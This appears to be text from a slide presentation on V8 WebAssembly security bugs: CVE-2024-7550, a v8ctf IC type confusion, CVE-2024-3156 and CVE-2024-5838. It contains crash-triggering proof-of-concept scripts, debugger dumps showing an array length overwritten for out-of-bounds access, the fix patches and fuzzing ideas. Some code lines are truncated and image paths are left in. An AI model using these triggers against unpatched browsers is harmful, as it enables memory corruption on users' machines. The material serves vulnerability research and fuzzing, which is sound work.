Tagged<JSObject> current = iter.GetCurrent<JSObject>();

if (!HasSimpleElements(current)) return false;

}

# CVE-2024-7550

```
d8.file.execute('test/mjsunit/wasm/wasm-module-build');
let builder = new WasmModuleBuilder();
let struct_type = builder.addStruct([makeField(kWasm,
builder.addFunction('MakeStruct', makeSig([], [kWasm
let instance = builder.instantiate();
globalThis.struct = instance.exports.MakeStruct();
function foo(arg) {
  arg.prototype = globalThis.struct;
  for (var i = 0; i < 5000; i++) {
    new arg() instanceof arg;
  }
}
foo(function () {});
```

## Key Exploit

```
arg.prototype = struct
```

Function arg's prototype  
is set to a wasm struct  
instead of an object

## JavaScript instanceof Operation

new arg() instanceof arg  
Triggers JIT optimization after 5000 iterations

## TryBuildFastInstanceOf

Maglev compiler attempts to optimize the operation

## BuildHasInPrototypeChain

Checks if prototype exists in the object's chain

## InferHasInPrototypeChain

```
last_prototype = prototype.AsJSObject();
```

## Type Confusion

Maglev compiler assumes  
prototype is always  
a JSObject but  
encounters a  
WasmObject instead

**CRASH!**



# Fix Patch

Added a JSObject check for the prototype map.

Resolves WasmObject→JSObject confusion in prototype chain.

Merged: [maglev] Consider WasmStruct in InferHasInPrototypeChain

Fixed: 355256380

(cherry picked from commit 313905c4f2c153be4bf4b09b2b06ffad7106869c)

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+++ b/src/maglev/maglev-graph-builder.cc

@@ -10032,7 +10032,9 @@

```
// might be a different object each time, so it's much simpler to include
// {prototype}. That does, however, mean that we must check {prototype}'s
// map stability.
```

```
- if (!prototype.map(broker()).is_stable()) return kMaybeInPrototypeChain;
+ if (!prototype.IsJSObject() || !prototype.map(broker()).is_stable()) {
+   return kMaybeInPrototypeChain;
+ }
```

# issue-339736513 [v8ctf M125]

found by Google internal ClusterFuzz

```
function set_keyed_prop(arr, key, val) {
    arr[key] = val;
}

function pwn() {
    for(let i = 0; i < 9; i++) {
        set_keyed_prop([], 0, 0x1337);
    }
    let wasm_array = wasm.create_array(0);

    try {
        set_keyed_prop(wasm_array, "foo", 0x1337);
    } catch(err){ }
    set_keyed_prop([], 0, 0x1337);

    set_keyed_prop(wasm_array, 0, 0x1337);
}

pwn();
```

```
MaybeHandle<Object> StoreIC::Store(Handle<Object> object,
                                     Handle<Name> name,
                                     Handle<Object> value,
                                     StoreOrigin store_origin) {

    [...]

    if (use_ic) {
        UpdateCaches(&it, value, store_origin); //----->[0]
    } else if (state() == NO_FEEDBACK) {
        [...]
    }

    if (IsAnyDefineOwn()) {
        [...]
    } else {
        MAYBE_RETURN_NULL(Object::SetProperty(&it, value, store_origin)); //----->[1]
    }

    return value;
}
```



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}

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  }
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  try {
    set_keyed_prop(wasm_array, "foo", 0x1337);
  } catch(err) { }
  set_keyed_prop([], 0, 0x1337);

  set_keyed_prop(wasm_array, 0, 0x1337);
}

pwn();
```

DebugPrint: 0x378800298c55: [Function] in OldSpace

...

```
- slot #0 StoreKeyedSloppy POLYMORPHIC
[weak] 0x3788002ae749 <Map(WASM_ARRAY_TYPE)>:
  StoreHandler(builtin = StoreFastElementIC_NoTransitionGrowAndHandleCOW)

[weak] 0x37880028c299 <Map[16](PACKED_SMI_ELEMENTS)>:
  StoreHandler(builtin = StoreFastElementIC_NoTransitionGrowAndHandleCOW)
```

## Phase 1: Training IC with Normal Arrays

```
set_keyed_prop([], 0, 0x1337); // Called multiple times
```

IC initially in UNINITIALIZED state, collecting feedback

## Phase 2: Vulnerability Trigger

```
try { set_keyed_prop(wasm_array, "foo", 0x1337); } catch(err) { }
```

```
slot #0 StoreKeyedSloppy MONOMORPHIC with name <String[3]: #foo>
[weak] <Map(WASM_ARRAY_TYPE)>: StoreHandler(Smi) (kind = kSlow...)
```

UpdateCaches runs before WasmObjectsAreOpaque exception

## Phase 3: Polymorphic IC Creation

```
set_keyed_prop([], 0, 0x1337); // Normal array after WasmArray attempt
```

```
slot #0 StoreKeyedSloppy POLYMORPHIC
[weak] <Map(WASM_ARRAY_TYPE)>: StoreHandler(builtin = StoreFastElementIC_NoTransition...)
[weak] <Map[16](PACKED_SMI_ELEMENTS)>: StoreHandler(builtin = StoreFastElementIC_NoTransition...)
```

IC becomes POLYMORPHIC with both WasmArray and normal array handlers

## Phase 4: Type Confusion Exploit

```
set_keyed_prop(wasm_array, 0, 0x1337); // Triggers vulnerability
```

WasmArray incorrectly uses JSObject's fast handler from polymorphic IC  
V8 blindly applies StoreFastElementIC handler to WasmArray object  
Results in type confusion vulnerability and potential memory corruption



# Exploit

The memory layout of WasmArray:

```
DebugPrint: 0x255a00068d45: [WasmArray]
- map: 0x255a001ae761 <Map(WASM_ARRAY_TYPE)>
- element type: i32
- length: 0
```

```
pwndbg> x/20wx 0x255a00068d45-1
0x255a00068d44: 0x001ae761 0x00000725 0x00000000 0x000005e5
0x255a00068d54: 0x00000004 0x001ae763 0x00000014 0x0000010d
```

Modifying the length to a FixedArray address  
expanded access boundaries.

```
pwndbg> x/20wx 0x255a00068d45-1
0x255a00068d44: 0x001ae761 0x00000725 0x000068f21 0x000005e5
0x255a00068d54: 0x00000004 0x001ae763 0x00000014 0x0000010d
0x255a00068d64: 0x00000003 0x0000001e 0x41626557 0x6d657373
0x255a00068d74: 0x20796c62 0x636a626f 0x20737463 0x20657261
0x255a00068d84: 0x7161706f 0x00006575 0x001ae9a1 0x00000725
pwndbg> job 0x00068f21
222982: 33840x255a00068f21: [FixedArray]
- map: 0x255a0000056d <Map(FIXED_ARRAY_TYPE)>
- length: 17
  0: 4919
  1-16: 0x255a00000741 <the_hole_value>
```

## V8 WasmArray OOB Exploitation Mechanism

### Memory Layout Comparison

#### JSArray Memory Layout

Map (Object Type Identifier)
Properties (Property Array)
Elements (Element Array)
Length (Array Length)

#### WasmArray Memory Layout

Map (WasmArray Type Identifier)
ElementType (Element Type)
Length (Array Length)
Elements (Element Data)

### OOB Exploitation Mechanism

#### Before Exploitation

Map: WasmArray Type
ElementType: i32
Length: 0 (Valid Boundary)

#### After Exploitation

Map: WasmArray Type (unchanged)
ElementType: i32 (unchanged)
Length: Pointer to FixedArray

#### OOB Effect

Pointer misinterpreted as integer  
→ Allows access far beyond actual boundaries

#### FixedArray Object

Map: FixedArray Type
Length: 17
Element[0]: 0x1337



# Fix Patch

```
[ic] Use slow stub element handler for non-JSObjects
```

```
Fixed: 339736513
```

```
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```
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```

```
--- a/src/ic/ic.cc
```

```
+++ b/src/ic/ic.cc
```

```
@@ -2388,15 +2388,16 @@
```

```
        isolate()),
```

```
        IsStoreInArrayLiteralIC());
```

```
- if (IsJSProxyMap(*receiver_map)) {
```

```
+ if (!IsJSObjectMap(*receiver_map)) {
```

```
    // DefineKeyedOwnIC, which is used to define computed fields in instances,
```

```
- // should be handled by the slow stub.
```

```
- if (IsDefineKeyedOwnIC()) {
```

```
-     TRACE_HANDLER_STATS(isolate(), KeyedStoreIC_SlowStub);
```

```
-     return StoreHandler::StoreSlow(isolate(), store_mode);
```

```
+ // should handled by the slow stub below instead of the proxy stub.
```

```
+ if (IsJSProxyMap(*receiver_map) && !IsDefineKeyedOwnIC()) {
```

```
+     return StoreHandler::StoreProxy(isolate());
```

```
    }
```

```
-     return StoreHandler::StoreProxy(isolate());
```

```
+ // Wasm objects or other kind of special objects go through the slow stub.
```

```
+ TRACE_HANDLER_STATS(isolate(), KeyedStoreIC_SlowStub);
```

```
+ return StoreHandler::StoreSlow(isolate(), store_mode);
```

```
}
```

# UAF in V8 WasmlInternalFunction GC

***CVE-2024-3156***



# How to modify the Fuzzer to find bugs?

```
// Creates a WASM module importing a JS function (i32 -> i32)
function createPocWasmModule() {
  let b = new WasmModuleBuilder();
  let sig = b.addType(makeSig([kWasmI32],[kWasmI32]));
  // Declare import 'func' in 'js'
  b.addImport('js','func',sig);
  // Expose callImported(x) -> calls the imported function
  b.addFunction('callImported',sig)
    .addBody([kExprLocalGet,0,kExprCallFunction,0])
    .exportFunc();
  // Provide a JS function that triggers gc(), potentially exposing UAF if references aren't tracked
  return b.instantiate({
    js: {
      func:new WebAssembly.Function({parameters:['i32'],results:['i32']},x=>{gc();return x+1;})
    }
  });
}
let inst=createPocWasmModule();
for(let i=0;i<10000;i++){ inst.exports.callImported(i); }
```



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  // Declare import 'func' in 'js'
  1 b.addImport( 'js', 'func', sig);
  // Expose callImported(x) -> calls the imported function
  2 b.addFunction( 'callImported', sig)
    .addBody([kExprLocalGet, 0, kExprCallFunction, 0])
    .exportFunc();
  // Provide a JS function that triggers gc(), potentially exposing UAF if references ...
  3 return b.instantiate({
    js : {
      func: new WebAssembly.Function({ parameters: [ 'i32' ], results: [ 'i32' ] }, x=>{gc();
    }
  });
}
let inst=createPocWasmModule();
for (let i= 0; i< 10000 ;i++){ inst.exports.callImported(i); }
```

## WebAssembly JS Import - Fuzzing Components

- 1 Wasm Import Declaration**  
Declaring an import 'func' from 'js' namespace  
*Equivalent to: (import "js" "func" (func \$funcSig))*
- 2 JS Export Function**  
Defining and exporting 'callImported' function  
*This allows Wasm to call the imported JS function*
- 3 Instance Creation with Import Object**  
Providing the actual JS function implementation  
The function calls gc() which could expose UAF  
*Equivalent to: {js: {func: someFunction}}*

### Fuzzing Impact:

For fuzzing tests, we need to randomly insert import declarations in Wasm, provide JS functions that trigger garbage collection, and create instances with these imports to potentially expose Use-After-Free bugs.





# CVE-2024-3156

- Import a JS function into Wasm
  - Declared as a global import of type *kWasmAnyFunc*
  - JS function is wrapped by *WebAssembly.Function*
  - Internally stored in a *WasmInternalFunction*, holding a code pointer
- Tier up Optimization
  - Optimization triggers (e.g., `--jit-fuzzing`)
  - code pointer in *WasmInternalFunction* switches to optimized version
- GC Trigger
  - ***WasmInternalFunction.code* is not marked or updated**

## CVE-2024-3156: WebAssembly Function Code Pointer UAF

### Initial State



Generic Wasm-to-JS  
Wrapper (0x1234ABC)

### After First Call + JIT Tier-up



Optimized Wasm-to-JS  
Wrapper (0x5678DEF)

### After Garbage Collection



Free/Invalid Memory  
(0x5678DEF)  
UAF when called again!

Code pointer not tracked by GC!

# Fix Patch

Explicitly invokes `IterateCodePointer` in the object descriptor to track `kCodeOffset` as a strong reference.

[wasm][gc] Scan the code field of the `WasmInternalFunction`

The code field in the `WasmInternalFunction` is a code pointer since <https://crrev.com/c/5110559>, so it has to be scanned explicitly.

Bug: 329130358

Change-Id: [Ifc7a7cddb245e46fb9c006e560073a8d7ac65389](https://crrev.com/c/5110559)

Reviewed-on: <https://chromium-review.googlesource.com/c/v8/v8/+5374907>

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Cr-Commit-Position: refs/heads/main@{#92878}

```
diff --git a/src/objects/objects-body-descriptors-inl.h b/src/objects/objects-body-descriptors-inl.h
index e2b7b89..d2dc654 100644
--- a/src/objects/objects-body-descriptors-inl.h
+++ b/src/objects/objects-body-descriptors-inl.h
```

```
@@ -795,6 +795,7 @@
     v->VisitExternalPointer(
         obj, obj->RawExternalPointerField(kCallTargetOffset,
                                           kWasmInternalFunctionCallTargetTag));
+    IterateCodePointer(obj, kCodeOffset, v, IndirectPointerMode::kStrong);
   }

  static inline int SizeOf(Tagged<Map> map, Tagged<HeapObject> object) {
```



# Type Confusion in WebAssembly JSPI Wrapping


***CVE-2024-5838***  
***CVE-2024-8638***

# What is JavaScript Promise Integration API?

Consider following scenario:

A WebAssembly module calls a JavaScript function that performs an **asynchronous** operation (e.g., fetch). This function returns a **Promise**.


However, WebAssembly execution is synchronous, so handling the returned Promise within Wasm **becomes a challenge**.






# What is JavaScript Promise Integration API?

A proposal allows WebAssembly applications that were written assuming **synchronous** access to external functionality to operate smoothly in an environment where the functionality is **actually asynchronous**.



# WASM JSPI

- **WebAssembly.Suspending**  
Allows Wasm code to call asynchronous JavaScript functions and suspend execution until the Promise resolves.
- **WebAssembly.Promising**  
Enables Wasm functions to return a Promise, allowing JavaScript to handle asynchronous Wasm results.





# How to modify the Fuzzer to find bugs?

## WebAssembly to JSPI Transformation

Added code  
JSPI transformation

### Original WebAssembly Code

```
const wasmArray = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1,  
let module = new WebAssembly.Module(wasmArray);  
let v2 = new WebAssembly.Instance(module, { m: { js: ()=>{} }});  
v2.exports.main();
```

Transform to use JSPI

### JSPI-Enabled Code

```
1 d8.test.enableJSPI();  
  
const wasmArray = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1,  
let module = new WebAssembly.Module(wasmArray);  
let v2 = new WebAssembly.Instance(module, { m: { js: ()=>{} }});  
2 let v3 = WebAssembly.promising(v2.exports.main);  
3 v3();
```

WebAssembly.promising wrapper




```
# CMD: /tmp/d8-linux-debug-v8-component-94015/d8 --expose-gc poc.js  
# OUTPUT =====  
Received signal 11 SEGV_ACCERR 2b94beadbef6  
  
==== C stack trace =====  
  
[0x7f59a639ee53]  
[0x7f59a639eda2]  
[0x7f59a0642520]  
[0x55c92c207964]  
[0x7f59a4ebc603]  
[0x7f59a2bb0b3b]  
[end of stack trace]
```

# CVE-2024-5838

V8 internally uses different data structures to represent functions

